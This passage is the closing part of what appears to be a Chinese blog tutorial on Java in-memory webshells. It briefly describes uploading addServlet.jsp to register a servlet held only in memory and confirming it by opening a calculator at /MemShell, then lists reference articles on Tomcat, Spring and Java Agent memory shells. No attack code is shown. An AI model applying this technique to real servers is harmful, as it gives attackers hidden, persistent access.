

先去访问传上去的 addServlet.jsp 来创建一个 Servlet
此时 MemServlet 已经写入了内存

通过路径 /MemShell 访问:弹出计算器
参考:#
【原创】利用“进程注入”实现无文件不死webshell
Java安全学习——内存马 - 枫のBlog
Spring内存马 | CurlySean’s Blog
Java Agent实现反序列化注入内存shell
JavaWeb 内存马一周目通关攻略 | 素十八
JavaWeb 内存马二周目通关攻略 | 素十八
Shell中的幽灵王者—JAVAWEB 内存马 【认知篇】 - 嘶吼 RoarTalk – 网络安全行业综合服务平台,4hou.com
Java内存马——Tomcat Valve型的三种注入 - FreeBuf网络安全行业门户
Java 内存马(四):Spring Boot Controller 内存马 | 渐怀的博客
Spring型内存马分析
Servlet 简介 | 菜鸟教程
Spring内存马学习
Spring内存马——Controller/Interceptor构造
[基础篇 - Javassist 使用指南](https://changeyourway.github.io/2024/06/07/Java 安全/基础篇-javassist用法指南/)
Java安全学习——ROME反序列化 - 枫のBlog (使用Javassist缩短恶意class)
Java Agent实现反序列化注入内存shell
Agent内存马 | CurlySean’s Blog